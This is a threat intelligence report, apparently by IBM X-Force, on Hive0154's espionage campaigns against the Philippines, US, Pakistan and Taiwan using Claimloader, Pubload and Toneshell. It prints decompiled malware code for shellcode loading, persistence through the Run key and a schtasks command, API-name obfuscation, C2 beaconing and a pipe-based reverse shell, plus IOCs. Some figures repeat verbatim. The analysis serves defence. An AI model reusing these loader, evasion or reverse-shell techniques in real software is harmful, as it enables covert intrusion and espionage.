Hive0154 targeting US, Philippines, Pakistan and Taiwan in suspected espionage campaign

By Golo Mühr, Joshua Chung

Published: 2025-05-15 · Archived: 2026-04-05 16:49:03 UTC

Joshua Chung

Cyber Threat Intelligence Analyst

IBM Security

As of May 2025, IBM X-Force is tracking a suspected espionage campaign using weaponized ZIP archives to distribute Pubload and Toneshell backdoors. X-Force attributes this campaign, which likely began in late 2024, to China-aligned threat actor Hive0154, whose operations overlap with groups tracked as Mustang Panda, Stately Taurus, Camaro Dragon, Twill Typhoon, Polaris and Earth Preta. The archives contain politically themed lures likely designed to entice government, military and diplomatic personnel in the Philippines, the United States and Pakistan. Hive0154 subclusters have used similar tactics in the past. Specifically, they have used the Claimloader malware to install persistent backdoors facilitating direct access to victim environments to gain advanced insight into emergent decisions of world governments. X-Force has also observed the group employing a USB worm to spread Pubload in Taiwan, potentially reaching networks that might be air-gapped.

Key findings

- Hive0154 is a well-established China-aligned threat actor with a large malware arsenal, consistent techniques and well-documented activity over the past several years
- Among the malware arsenal, X-Force discovered a number of tools designed to target a specific audience, likely targeting the Philippines', the United States' and Pakistan's government, military and diplomatic personnel
- X-Force discovery suggests Hive0154’s use of geopolitical topics tailored to separate audiences: 1. the Philippines, using South China Sea tensions; 2. Pakistan, using Balochistan separatists’ activities; and 3. the United States, using spoofed National Security Council meeting notes
- These tailored attacks suggest Hive0154 is likely attempting to gain intelligence on the potential strategies and intent of the U.S. administration and the neighboring countries to China
- One of Hive0154's subclusters has consistently used evolving Claimloader variants to deploy related Pubload and Toneshell backdoors and target entities in Europe, the Asia-Pacific region and the US
- X-Force investigated recent activity in Taiwan, where the HIUPAN USB worm was used to spread the Pubload backdoor to a major manufacturing company. Hive0154 also uses filenames related to invoices and legal documents as lures to target Taiwan in May 2025

Hive0154 overview

Since at least 2022, Hive0154 has used the Toneshell malware family among others to conduct worldwide cyber operations. Toneshell-related malware, such as Pubload and Pubshell (aka NoFive), indicates the group maintains separate malware strands as part of their operations. The group consists of multiple subclusters and targets public and private organizations, including think tanks, policy groups, government agencies and individuals. X-Force assesses that this threat actor is a capable threat as evidenced by its use of multiple independent malware loaders, backdoor and USB worm families, and consistent reporting of its activity by several security research teams.

Previous activity

In 2023, Palo Alto reported that one of the Hive0154 subclusters X-Force tracks was using various lures to spread the Pubload backdoor. Some of the lures below also coincide with a campaign against Myanmar as reported by CSIRT CTI in January 2024. The lures below show China's ongoing interest in Southeast Asian countries and Australia.

Lure name	Description	SHA256	Date
Notice re UEC, (04-25-2023 Day).zip	Unknown	167a842b97d0 434f20e0cd6cf 73d07079255a7 43d26606b94fc 785a0f3c6736e	April 2023
April 27 updated party list.zip	Unknown	41276827827b9 5c9b5a9fbd198b 7cff2aef6f90f2b2b 3ea84fadb69c55 efa171	April 2023
Biography of Senator the Hon Don Farrell.zip	The filename seems to be a direct copy of the title appearing on Australia's Trade and Tourism's website about the Australian Trade minister.	4fbfbf1cd2efaef1 906f0bd2195281 b77619b9948e82 9b4d53bf1f198ba 81dc5	April 2023

SAC has some instructional requirements for the general election	Unknown	782e074601f5b17e045d7c8c6380bbb90ab2a1834b30740d662d6c7f2c5372fe	April 2023
National Security Priority Programs.zip	Unknown	a02766b3950dbb86a129384cf9060c11be551025a7f469e3811ea257a47907d5	May 2023
230605 Ministerial meeting minutes (1).zip	The file may be a reference to the declaration that occurred in Paris on June 8, 2023 by ministers from Australia, Canada, Japan, United States, United Kingdom, and New Zealand over abusive trade practices concerning Asia-Pacific region.	178e92c59afe4c590436579d9ba98f6afafddf1bf05f570539729a8f0034d798	June 2023
NUG's Foreign Policy Strategy.zip	The wording appears on this CSIS Indonesia webpage, concerning a situation unfolding in Myanmar, which is embroiled in a civil war, with reports suggesting that China is reportedly considering sending security personnel in support of Myanmar's military junta government, according to December 2024 reporting.	ba7c456f229adc4bd75bfb876814b4deaf6768ffe95a03021aead03e55e92c7c	August 2023
Analysis of the third meeting of NDSC.zip	The file may have been part of previously reported campaign against Myanmar government by Stately Taurus in early 2024. Circa October 2023, Myanmar became embroiled in a civil war between rebel faction and government forces, where rebel forces have effectively seized control of a key trade route for China.	4e8717c9812318f8775a94fc2bffcf050eacfbc30ea25d0d3dcfe61b37fe34bb	November 2023

The weaponized ZIP files generally contain a renamed legitimate executable, such as SolidPDFCreator.exe (e2acbc36c2cce4050e34033c12f766fea58b4196d84cf40e979fac8fed24c942), which is used to sideload a malicious DLL. The DLL is part of the Claimloader family, which is comprised of different shellcode loader variants used by Hive0154 throughout the years to load payloads associated with the Pubload and Toneshell backdoor families.

Throughout 2024, further Hive0154 activity was recorded, some of which was reported on by FatzQuatz, the StrikeReadyLabs Twitter/X account, and Hunt.io:

Lure name	**Description**	**SHA256**	**Date**
Meeting Request--30-31-05.zip	Unknown	09597c2844067d8ee6713137cd2739f4f3c9009fd8d59a1497424424c96cf341	May 2024
EBO Brainstorming Friday 24 to Saturday 25 May 2024.zip	Unknown	78a60bea5693138c771386b8c22f0adfe6765a6313b80488bd1084bc9ed370bd	May 2024
Attendee list template (24-6-2024).zip	Unknown	b7d13787c8be72dcc584c516e7185a6e65138aa247d63156afc7e376b3c01dc2	June 2024
Notice of Final Meeting.zip	Unknown	fef713b237179f4d6bea899687d91073c457e0487b6efd913902089444a7d2f2	July 2024

a1.Guidelines for Driving Soft Power to Promote Thailand's Image and Competitiveness on the World Stage.pptx	Unknown	727ccc4560 fb11627870ff 2cac2349d65 6e25d1f566d9 2e98eb7cb80 d771fa22	July 2024
Interview with Surachet Praweewongwut.rar	Unknown	f00e5ff2dc47 a7625c86ac8 9784d5aa26b 210a8437b9fb 150b66eb3798 b3c1d6	August 2024
IISS Prague Defence Summit 2024.zip	Previously reported Mustang Panda campaign targeting participants in IISS Defence Summit in Prague, on November 2024.	1387ec22a339 1647e25d2cb7 22cd89e255d3 ebfe586cf5f69 9eae22c6e008 c34	August 2024
NDI-IRI_Election_ Observation_ Mission_Report.zip	The filename seems to be in reference to the NDI-IRI report published in June 2023 concerning elections in Nigeria. The report was commissioned with support from US Agency for International Development (USAID).	ac989df2715a 26df9e039e9e 0d73ed84337e eb07a4a45901 858acbb09c90 50c4	August 2024
leadership information list.zip	Unknown	3a37a127a4253 60d00588bf652 7a1687ce2d7c73 6a6c3fdec4f83 a752ba3c3fd	August 2024
Request for Inputs for the 6th Philippines-	The lure likely refers to bilateral meeting between Thailand and	057fd248e0219 dd31e1044afb7b c77c5f30a7315e1	September 2024

Thailand Joint Commission for Bilateral Cooperation (JCBC) Ministerial Meeting.exe	Philippines that occurred on October 2024.	36adfcca55ce1593d6cf5d (legitimate EXE, corresponding DLL unknown)	
Bencana_Air_dan_Pandemik_TNB_UTM_23_Oktober_2024_1.rar	The lure document appears to be from Malaysian National Disaster Management Agency (NADMA, Agensi Pengurusan Bencana Negara) and its ongoing responses to Covid-19 in Malaysia.	cc4e5d175fc85685e7f31c2e7797a3d3a74e751716724b86033e92321fef1bae	October 2024

The DLL sideloading technique within ZIPs remains the same, but different versions of the Claimloader DLL were registered with changes to the decryption algorithm. Some of the campaigns also used a Toneshell DLL (0bd114fecfd3c09820fa013d8cd8aadedee69906b6f81a2e827bba68ddf1023b) directly.

Tensions over South China Sea

X-Force observed several new campaigns in late 2024 and early 2025 following the same TTPs, which were attributed to the same Hive0154 subcluster. The latest Claimloader variants also support opening decoy PDFs as part of the installation routine, before injecting their shellcode payloads. The PDFs, as well as the DLLs, use file attributes to remain hidden to a standard user.

Two lures and their associated decoy filenames specifically mention tensions over the South China Seas between China and the Philippines, with the Philippines government calling for close military cooperation with the United States in light of growing activities by the Chinese military. These developments will likely elicit increased interest from the recipients, who may be more inclined to open the attachment. Such recipients may include the Philippines' government, military and diplomatic personnel, and may also involve U.S. government and military personnel whose duty might warrant engaging in the topic presented by the filenames.

Lure name	**Decoy filename**	**Associated DLL SHA256**	**Date**
Assessment Report 10-17 Oct\China, Philippines' clash over South China Sea	20241009 Lao PDR_Review and Decision of the ASEAN LEADERS on the 5PC 2024.pdf	93fb8b78d65a9ef790be6d20552397373e5d60302	October 2024

sovereignty .exe		bf7618af19b53cd0 696b70a	
Defense_ Cooperation_ with_the_US\ US_task_ force_backs_ Philippine_ operations _in_South_ China_Sea.exe	2025.pdf	a6dfb41bbad08e3f e663efa325e4c58d 9fddb4fe78f38bce18 0dfc4956581aea	November 2024

Both lures sideload a Claimloader DLL, which loads the same Toneshell backdoor detailed further below.

Claimloader

Claimloader is a family of loaders used by Hive0154 in the past to load various shellcode payloads, including Toneshell and Pubload. Over the years, it has evolved into several different versions with varying functionality.

One of the early samples, compiled in late 2021, was published on by Palo Alto's Unit 42. It uses an interesting technique, copying shellcode into a buffer via the *UuidFromStringA* API. It further executes the shellcode as a callback function passed to *EnumSystemLanguageGroupsA*.

```
v3 = HeapCreate(0x40008u, 0, 0);
if ( !v3 )
  return -1;
buffer = HeapAlloc(v3, 0, 0x48000u);
v5 = 0;
v6 = buffer;
do
{
  if ( !v6 )
    break;
  if ( UuidFromStringA(shellcode_uuids[v5], v6) )
    return -1;
  ++v5;
  ++v6;
}
while ( v5 < 6151 );
if ( !buffer )
  return -1;
EnumSystemLanguageGroupsA(buffer, 1u, 0);
return 0;
```

Fig. 1: Early Claimloader sample (cf61b7a9bdde2a39156d88f309f230a7d44e9feaf0359947e1f96e069eca4e86)

```
v3 = HeapCreate(0x40008u, 0, 0);
if ( !v3 )
  return -1;
buffer = HeapAlloc(v3, 0, 0x4B000u);
v5 = 0;
v6 = buffer;
do
{
  if ( !v6 )
    break;
  if ( UuidFromStringA(shellcode_uuids[v5], v6) )
    return -1;
  ++v5;
  ++v6;
}
while ( v5 < 6151 );
if ( !buffer )
  return -1;
EnumSystemLanguageGroupsA(buffer, 1u, 0);
return 0;
```

A similar technique was previously reported on by the NCC group.

In November 2022, LAC reported on a Claimloader variant likely targeting government organizations in the Philippines in an infection chain almost exactly the same as the activity in 2023-2024 detailed in the previous sections. The variant stores its payload as 32-byte blocks of encrypted stack strings, before decrypting each of them. It also copies the legitimate executable and the Claimloader DLL to a new directory before attempting to establish persistence via the registry or scheduled tasks, effectively making it an installer in addition to a loader.

Upon execution, the malware begins by creating a hardcoded mutex to ensure only a single instance of Claimloader is running. Next, it checks for a specific command line argument, which is not present on the first run. If that's the case, Claimloader will copy both the EXE and DLL into a new unobtrusive directory, often under "C:\ProgramData\", imitating a software directory such as:

- C:\ProgramData\NVIDIACorporatione\
- C:\ProgramData\NVIDIACorporation\
- C:\ProgramData\jxbrowserEdgeBLA\
- C:\ProgramData\jxbrowserEdgeIDWT\
- C:\ProgramData\JxbrowserChromium\
- C:\ProgramData\FastPerfPDF\
- C:\ProgramData\NVIDIAFrameViewSDK\

This behavior is used by most of the more recent Claimloader samples and can also lead to unsuccessful sandbox executions.

Next, the malware establishes persistence on login by storing the path of the EXE with the correct command line argument in a new registry key again with an unobtrusive software name under:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Claimloader also uses a secondary persistence mechanism by creating the following process to create a scheduled task, which will execute the loader every 5 minutes:

schtasks /F /Create /TN \"<fake_software_name>\" /SC minute /MO 5 /TR \"C:\\ProgramData\\<path_to_exe> <hardcoded_argument>\"

Note that the exact techniques may deviate; one sample, for instance, used COM objects instead to schedule the task by connecting to the ITaskService interface (8957c8de9032b347ee1a15abbae489788533acac0b1a000a2104812df24fb8ce).

Claimloader's decryption algorithms have varied in samples between DES (latest version), at least two implementations of AES and XOR-based decryption routines using a hardcoded seed to generate a keystream via the *_srand()* function:



Fig. 2: Claimloader AES 128 ECB decryption (a6dfb41bbad08e3fe663efa325e4c58d9fddb4fe78f38bce180dfc4956581aea)

```
void *__thiscall zf_decrypt_aes128_ECB(struct_this *this, int in, size_t inLen, int key)
{
  size_t i; // [esp+F8h] [ebp-2Ch]
  void *roundKeys; // [esp+104h] [ebp-20h]
  void *p_out; // [esp+110h] [ebp-14h]

  j_AES::CheckLength(this, inLen);
  p_out = new(inLen);
  roundKeys = new(16 * (this->number_rounds + 1));
  KeyExpansion(key, roundKeys);
  for ( i = 0; i < inLen; i += 16 )
    DecryptBlock(this, i + in, p_out + i, roundKeys);
  delete(roundKeys);
  return p_out;
}
```

```
v2 = ciphertext_size;
result = 0;
if ( ciphertext_size + size_check == 0x8698 )
{
  ctr = 0;
  calculated_checksum = 0xB0544AA;
  if ( ciphertext_size )
  {
    do
    {
      v6 = (calculated_checksum + ciphertext[ctr++]) >> (calculated_checksum + 5);
      calculated_checksum = v6 << (10 - calculated_checksum);
    }
    while ( ctr < ciphertext_size );
  }
  if ( checksum != calculated_checksum )
    return 0;
  srand(Seed);
  if ( v2 >= 4 )
  {
    v7 = 4;
    v8 = ciphertext;
    do
    {
      *v8 ^= 0x2B4C17 * rand();
      v7 += 4;
      v8 += 4;
    }
    while ( v7 <= v2 );
  }
  v9 = operator new[](ciphertext_size);
  *a1 = v9;
  if ( v9 )
  {
    v10 = ciphertext_size;
    *a2 = ciphertext_size;
    memcpy_0(v9, ciphertext, v10);
    return 1;
```

Fig. 3: Claimloader using a checksum and seeded _srand() to generate a keystream during decryption (8f4ee5e0b85020f2a040f54dccd24b7e9400c1aa5be8f8988f032e020e371dba)

```
v2 = ciphertext_size;
result = 0;
if ( ciphertext_size + size_check == 0x8698 )
{
  ctr = 0;
  calculated_checksum = 0xB0544AA;
  if ( ciphertext_size )
  {
    do
    {
      v6 = (calculated_checksum + ciphertext[ctr++]) >> (calculated_checksum + 5);
      calculated_checksum = v6 << (10 - calculated_checksum);
    }
    while ( ctr < ciphertext_size );
  }
  if ( checksum != calculated_checksum )
    return 0;
  srand(Seed);
  if ( v2 >= 4 )
  {
    v7 = 4;
    v8 = ciphertext;
    do
    {
      *v8 ^= 0x2B4C17 * rand();
      v7 += 4;
      v8 += 4;
    }
    while ( v7 <= v2 );
  }
  v9 = operator new[](ciphertext_size);
  *a1 = v9;
  if ( v9 )
  {
    v10 = ciphertext_size;
    *a2 = ciphertext_size;
    memcpy_0(v9, ciphertext, v10);
    return 1;
```

To execute their payloads after decryption, most Claimloader variants use APIs with callback functions, but there are also variants that create a new thread or directly call the payload as a function.

Below is a table of different Claimloader samples and their techniques:

Sample SHA256	DLL name	Persistence	Decryption	Execution technique
3af7807efb105 25196c562c1f91 d2f009c836630 a899f76e2db80 ae7c1714d01	Amind PDF Core.dll	Registry and scheduled task "Amind PDF"	_srand() keystream	EnumPropsExW

8957c8de9032b347ee1a15abbae489788533acac0b1a000a2104812df24fb8ce	libemb.dll	Registry and scheduled task via COM "Fhbemb Update"	AES	Direct call
d665f55555f87b515cb8ef1adce9592a83662a8c4efa34f6ffdd022475bd176a	CCleaner Reactivator.dll	None	AES, with payload stored in stack strings	EnumCalendarInfoExW
c7efd45aa7dd1ecd05571f15d83e9c9fb9209028687498bf3ce52411a44662ac	Solid PDF Creator.dll	Registry and scheduled task "jxbrowser-chromiumim"	AES	EnumFontsW
a6dfb41bbad08e3fe663efa325e4c58d9fddb4fe78f38bce180dfc4956581aea	jx browser-chromium-lib.dll	Registry and scheduled task "jxbrowser-chromiumim"	AES	EnumFontsW
900af2b8d03b40cdb027126d47e6537535178464833770741bab8e74026334c7	helper_core.dll	Registry and scheduled task "Wargaming Group"	_srand() keystream	EnumFontsW
4c66e7ebf2ca2ecf00379463835e6a2d5b0231d93fb274a968e75f45b9b7adbc	helper_core.dll	Registry and scheduled task "NVIDIA_GPU_Core"	DES	EnumFontsW

Several recent samples have added support to display a decoy PDF during the first execution of Claimloader.

```
std::operator+<char>(v18, v12, L"\\20241009 Lao PDR_Review and Decision of the ASEAN LEADERS
LOBYTE(v21) = 5;
sub_10001712(v14);
std::runtime_error::~runtime_error(v18);
v7 = v1;
std::runtime_error::~runtime_error(v20);
v17 = CopyFileW(v2, v7, 0);
std::runtime_error::~runtime_error(v18);
v16 = ShellExecuteW(0, L"open", v3, 0, 0, 5);
std::runtime_error::~runtime_error(v18);
dwFileAttributes = GetFileAttributesW(v4);
if ( dwFileAttributes == -1 )
{
  LastError = GetLastError();
  sub_10001208(&dword_10106D78, L"Failed to get file attributes. Error code = ");
  sub_10001249(LastError);
  sub_100015F5(sub_10001771);
  LOBYTE(v21) = 2;
  sub_10001712(v18);
  v21 = -1;
  sub_10001712(v20);
  return 0;
}
else
{
  if ( (dwFileAttributes & FILE_ATTRIBUTE_HIDDEN) != 0 )
    dwFileAttributes &= ~FILE_ATTRIBUTE_HIDDEN;
  if ( (dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) != 0 )
    dwFileAttributes &= ~FILE_ATTRIBUTE_SYSTEM;
  v10 = dwFileAttributes;
  std::runtime_error::~runtime_error(v18);
  if ( SetFileAttributesW(v6, v10) )
  {
    LOBYTE(v21) = 2;
    sub_10001712(v18);
    v21 = -1;
    sub_10001712(v20);
    return 1;
  }
```

Fig. 4: Claimloader opening a decoy PDF during execution and removing its file attributes

```
std::operator+<char>(v18, v12, L"\\20241009 Lao PDR_Review and Decision of the ASEAN LEADERS
LOBYTE(v21) = 5;
sub_10001712(v14);
std::runtime_error::~runtime_error(v18);
v7 = v1;
std::runtime_error::~runtime_error(v20);
v17 = CopyFileW(v2, v7, 0);
std::runtime_error::~runtime_error(v18);
v16 = ShellExecuteW(0, L"open", v3, 0, 0, 5);
std::runtime_error::~runtime_error(v18);
dwFileAttributes = GetFileAttributesW(v4);
if ( dwFileAttributes == -1 )
{
  LastError = GetLastError();
  sub_10001208(&dword_10106D78, L"Failed to get file attributes. Error code = ");
  sub_10001249(LastError);
  sub_100015F5(sub_10001771);
  LOBYTE(v21) = 2;
  sub_10001712(v18);
  v21 = -1;
  sub_10001712(v20);
  return 0;
}
else
{
  if ( (dwFileAttributes & FILE_ATTRIBUTE_HIDDEN) != 0 )
    dwFileAttributes &= ~FILE_ATTRIBUTE_HIDDEN;
  if ( (dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) != 0 )
    dwFileAttributes &= ~FILE_ATTRIBUTE_SYSTEM;
  v10 = dwFileAttributes;
  std::runtime_error::~runtime_error(v18);
  if ( SetFileAttributesW(v6, v10) )
  {
    LOBYTE(v21) = 2;
    sub_10001712(v18);
    v21 = -1;
    sub_10001712(v20);
    return 1;
  }
```

After opening the PDF file for the user, Claimloader removes the "System" and "Hidden" file attributes to make the PDF permanently visible to the user in the open folder.

The latest Claimloader variant at the time of publication uses obfuscated API and DLL names, which are XOR encrypted with 0x99. During execution, the loader decrypts the strings and calls *LdrLoadDll* and *LdrGetProcedureAddress* to resolve the function pointers for the APIs it needs.

```
memset(Source, 0, sizeof(Source));
memset(v21, 0, 0x40u);
memmove_0(Source, Src, Size);
memmove_0(v21, Srca, Sizea);
zf_xor_99(Source, Size);
zf_xor_99(v21, Sizea);
ModuleHandleA = GetModuleHandleA("ntdll.dll");
LdrLoadDll = zf_get_dll_export(ModuleHandleA, "LdrLoadDll");
LdrGetProcedureAddress = zf_get_dll_export(ModuleHandleA, "LdrGetProcedureAddress");
LdrGetProcedureAddress_ = LdrGetProcedureAddress;
if ( !LdrLoadDll )
  return 0;
if ( !LdrGetProcedureAddress )
  return 0;
memset(Dest, 0, sizeof(Dest));
mbstowcs(Dest, Source, 0x40u);
v15[0] = 2 * wcslen(Dest);
v15[1] = v15[0] + 2;
v16 = Dest;
if ( LdrLoadDll(0, 0, v15, &v18) )
  return 0;
v13[0] = strlen(v21);
v13[1] = v13[0] + 1;
v14 = v21;
v10 = LdrGetProcedureAddress_(v18, v13, 0, &v17);
v11 = 0;
if ( !v10 )
  return v17;
return v11;
```

Fig. 5: Claimloader resolving XOR encrypted API names

Toneshell

Both Claimloader DLLs associated with the South China Sea lures load the same Toneshell backdoor (5d7b9605cf85371da0849b82977df222ac6c970596c5a9a123c9490789d40078) as shellcode, which is a valid PE at the same time.

Fig. 6: Loader shellcode in DOS header of Toneshell backdoor

```
00000000                        loc_0:
00000000 4D                                     dec     ebp
00000001 5A                                     pop     edx
00000002 45                                     inc     ebp
00000003 52                                     push    edx
00000004
00000004                        loc_4:                                  ; DATA XREF: sub_2629+39↓r
00000004                                                                ; sub_2629+823↓r ...
00000004 E8 00 00 00 00                         call    $+5
00000009 5B                                     pop     ebx
0000000A 48                                     dec     eax
0000000B 83 EB 09                               sub     ebx, 9
0000000E 53                                     push    ebx
0000000F 48                                     dec     eax
00000010 81 C3 00 42 00 00                      add     ebx, offset zf_loader
00000016 FF D3                                  call    ebx
00000018 C3                                     retn
00000018                        ; ---------------------------------------------------------------------
00000019 00 00 00 00 00 00 00 00…               db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
0000003B 00                                     db 0
0000003C C8 00                                  dw offset PE_header
0000003E 00 00                                  dw 0
00000040 0E 1F                                  dw 1F0Eh
00000042 BA 0E                                  dw 0EBAh
00000044 00 B4                                  dw 0B400h
00000046 09 CD                                  dw 0CD09h
00000048 21 B8                                  dw 0B821h
0000004A 01 4C                                  dw 4C01h
0000004C CD 21                                  dw 21CDh
0000004E 54 68 69 73 20 70 72 6F…aThisProgramCan db 'This program cannot be run in DOS mode.',0Dh
```

The DOS Header was modified to include a small stub to call another function at offset 0x4200, while providing the base address of the PE as an argument. This loader function goes on to manually load the PE, resolving necessary imports and mapping the sections into memory. This technique allows malware developers to convert a valid PE into shellcode post-compilation.

The Toneshell family comprises a large arsenal of different variants and has evolved significantly over time. Although it shares strong code overlaps with the Pubload backdoor, it is tracked separately by X-Force. Variants may differ in C2 mechanisms, custom C2 protocols, supported commands and API hashes. X-Force also groups multiple versions of a USB worm framework called "Tonedisk" under the Toneshell family.

The Toneshell backdoor from the campaign above is a comparatively simple variant and is designed to establish a reverse shell through its C2 server.

It begins by resolving its APIs and creating a new GUID via *CoCreateGuid*. The resulting 16 bytes are used as a unique victim identifier and are written in a new file:

c:\\users\\public\\description.ini

Next, it creates a new event "Fool87012900137", which it uses as a mutex to ensure it is the only running instance. Toneshell initializes its main struct with the C2 server address (45[.]136[.]254[.]193:443), the GUID and the victim's computer name, among other configuration values. It also initializes an implementation of the Microsoft "rand" PRNG.

For each beacon querying the C2 server for commands, Toneshell generates the next 256-byte key from the PRNG, which is used to encrypt C2 communication, the GUID and the computer name.

Fig. 7: Toneshell function to generate C2 key and encrypt the GUID and computer name


```
main_obj *__cdecl zf_gen_key_encrypt_guid_computername(main_obj *main)
{
  main_obj *result; // eax
  int i; // [esp+8h] [ebp-8h]
  unsigned int j; // [esp+Ch] [ebp-4h]

  for ( i = 0; i < 256; ++i )
    main->pCrypt->c2_key[i] = zf_get_next_random(main);
  main->pCrypt->zero_byte = 0;
  zf_copy_buffer(&main->pGUID, 16, main->pCrypt->encrypted_guid);
  (main->lstrcpyA)(&main->pCrypt->computername, &main->computername);
  result = main;
  main->payload_len = main->computername_len + 0x111;
  for ( j = 0; j < main->payload_len - 0x100; ++j )
  {
    main->pCrypt->encrypted_guid[j] ^= main->pCrypt->c2_key[j % 0x100];
    result = (j + 1);
  }
  return result;
}
```


The TCP beacons contain the following values formatted with a header imitating a TLS Application Data packet (17 03 03):

struct BEACON { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE c2_key[256]; BYTE encrypted_data[]; // XOR encrypted (GUID + computer name + zero_byte) }

Toneshell expects a similar response back from the server:

struct C2_RESPONSE { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE encrypted_data[]; // XOR encrypted command and payload }

After decrypting the response, the first byte is parsed as a command value, the second byte is used as an identifier for created pipes and the rest as the command payload.

Before handling the command, Toneshell creates a new thread that sends heartbeat-like response beacons every 30 seconds. Every beacon must also send the correct lowest byte of the next 4 bytes generated by the initialized PRNG keystream to verify the integrity of the communication to the C2 server. These beacons are formatted as follows:

struct BEACON_CMD_RESPONSE { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE response_code; BYTE next_keystream; // low-byte of next 4 bytes generated by the initialized PRNG keystream BYTE encrypted_data[]; // XOR encrypted data }

This version of Toneshell supports the following C2 command codes:

Code	**Description**
1	Wait - will continue waiting for commands with a non-empty payload.
2	Create new file (delete if already exists)
3	Write data to file
4	Write data to file and confirm via response beacon
5	Create reverse shell via pipes
6	Write shell command to pipe
7	Terminate reverse shell

To create a reverse shell, Toneshell sets up two anonymous pipes and creates a new cmd.exe process using the pipes to write data to stdin and read data from stdout and stderr.

```
strcpy(path_cmd_exe, "c:\\windows\\system32\\cmd.exe");
v21 = 0;
security_attributes = 0xC;
security_attributes_4 = 0;
security_attributes_8 = 1;                          // Inherit Handle
if ( !(main->CreatePipe)(&shell_obj->hReadPipe, &shell_obj->hWritePipe, &security_attributes, 0) )
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 146);
LABEL_15:
  if ( v21 )
    zf_local_free(main, v21);
  return zf_close_terminate(main, shell_obj);
}
security_attributes2 = 0xC;
security_attributes2_4 = 0;
security_attributes2_8 = 1;                         // Inherit Handle
if ( !(main->CreatePipe)(&shell_obj->hReadPipe2, shell_obj->hWritePipe2, &security_attributes2, 0)
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 155);
  goto LABEL_15;
}
zf_calloc(&startupinfo, 68);
startupinfo = 0x44;                                 // size of STARTUPINFO
startupinfo_44 = 0x101;                             // STARTF_USESTDHANDLES || STARTF_USESHOWWINDOW
startupinfo_48 = SW_HIDE;
startupinfo_56 = shell_obj->hReadPipe2;             // hStdInput
startupinfo_60 = shell_obj->hWritePipe;             // hStdOutput
startupinfo_64 = startupinfo_60;                    // hStdError
zf_calloc(lpProcessInformation, 16);
cmd_path = 0;
if ( c2_specified_path )
  cmd_path = c2_specified_path;
else
  cmd_path = path_cmd_exe;
if ( !(main->CreateProcessA)(cmd_path, 0, 0, 0, 1, 0, 0, 0, &startupinfo, lpProcessInformation) )
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 181);
```

Fig. 8: Toneshell using anonymous pipes to create a reverse shell

```
strcpy(path_cmd_exe, "c:\\windows\\system32\\cmd.exe");
v21 = 0;
security_attributes = 0xC;
security_attributes_4 = 0;
security_attributes_8 = 1;                      // Inherit Handle
if ( !(main->CreatePipe)(&shell_obj->hReadPipe, &shell_obj->hWritePipe, &security_attributes, 0) )
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 146);
LABEL_15:
  if ( v21 )
    zf_local_free(main, v21);
  return zf_close_terminate(main, shell_obj);
}
security_attributes2 = 0xC;
security_attributes2_4 = 0;
security_attributes2_8 = 1;                     // Inherit Handle
if ( !(main->CreatePipe)(&shell_obj->hReadPipe2, shell_obj->hWritePipe2, &security_attributes2, 0)
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 155);
  goto LABEL_15;
}
zf_calloc(&startupinfo, 68);
startupinfo = 0x44;                             // size of STARTUPINFO
startupinfo_44 = 0x101;                         // STARTF_USESTDHANDLES || STARTF_USESHOWWINDOW
startupinfo_48 = SW_HIDE;
startupinfo_56 = shell_obj->hReadPipe2;         // hStdInput
startupinfo_60 = shell_obj->hWritePipe;         // hStdOutput
startupinfo_64 = startupinfo_60;                // hStdError
zf_calloc(lpProcessInformation, 16);
cmd_path = 0;
if ( c2_specified_path )
  cmd_path = c2_specified_path;
else
  cmd_path = path_cmd_exe;
if ( !(main->CreateProcessA)(cmd_path, 0, 0, 0, 1, 0, 0, 0, &startupinfo, lpProcessInformation) )
{
  zf_send_error_to_c2(main, 6, shell_obj->reverse_shell_obj, 181);
```

By adding the handles to the pipes into the STARTUPINFO structure of the new process, Toneshell can execute arbitrary commands by simply writing to the pipe. In a new thread, Toneshell peeks the pipe for new output using *PeekNamedPipe* every 100ms. Any new data is read from the pipe and relayed back to the C2 server.

Early 2025 activity

As of February 2025, X-Force observed a Hive0154 campaign delivering the **Pubload** backdoor through similar variants of Claimloader as described above. The four samples below share the same C2 server 218[.]255[.]96[.]245:443

Lure name	Submitter country	Claimloader DLL name	Claimloader Mutex	DLL SHA256	Date

BLA,BLF, BRAS, BRG,BRA, UBA (Research & Analysis) Report.exe	Pakistan	SolidPDF Creator.dll	TB2025 1202	c7efd45aa7 dd1ecd0557 1f15d83e9c9f b920902868 7498bf3ce52 411a44662ac	12 February 2025
Unknown	Hong Kong	SolidPDF Creator.dll	MTM2025 1103	087ccc7f6c02 2dc5fd40ade3 ef6adaecd51f4 7e52619cae6b5 85b84b7acc7633	11 March 2025
(The_ Military_ Balance_ 2025)-Page-A.zip	The Philippines	chrome_ elf.dll	CATM2025 2003	216188ee52b0 67f761bdf3c45 6634ca2e84d2 78c8ebf35cd4cb 686d45f5aaf7b	20 March 2025
NSC_ Meeting _Minutes_ Apr2025.lnk	United States	helper_ core.dll	GameBox ABC	900af2b8d03b 40cdb027126d4 7e653753517846 4833770741bab8 e74026334c7	17 April 2025
Invitation to the Inter-Agency Meeting for the46th ASEAN Summit.exe	The Philippines	helper_ core.dll	GameGpu 0428	4c66e7ebf2ca2 ecf0037946383 5e6a2d5b0231d9 3fb274a968e75f 45b9b7adbc	29 April 2025

豐德電廠 114年5月份 現金需求 表/114.04~ 114.06 月現金需 求表 (114年度5月) .exe	Unknown (likely Taiwan)	helper_ core.dll	GameFind 057	112118aad0db9ff 6c78dce2e81d97 32537ac9cd71412 409fa10c7446f71 ed8ec	7 May 2025
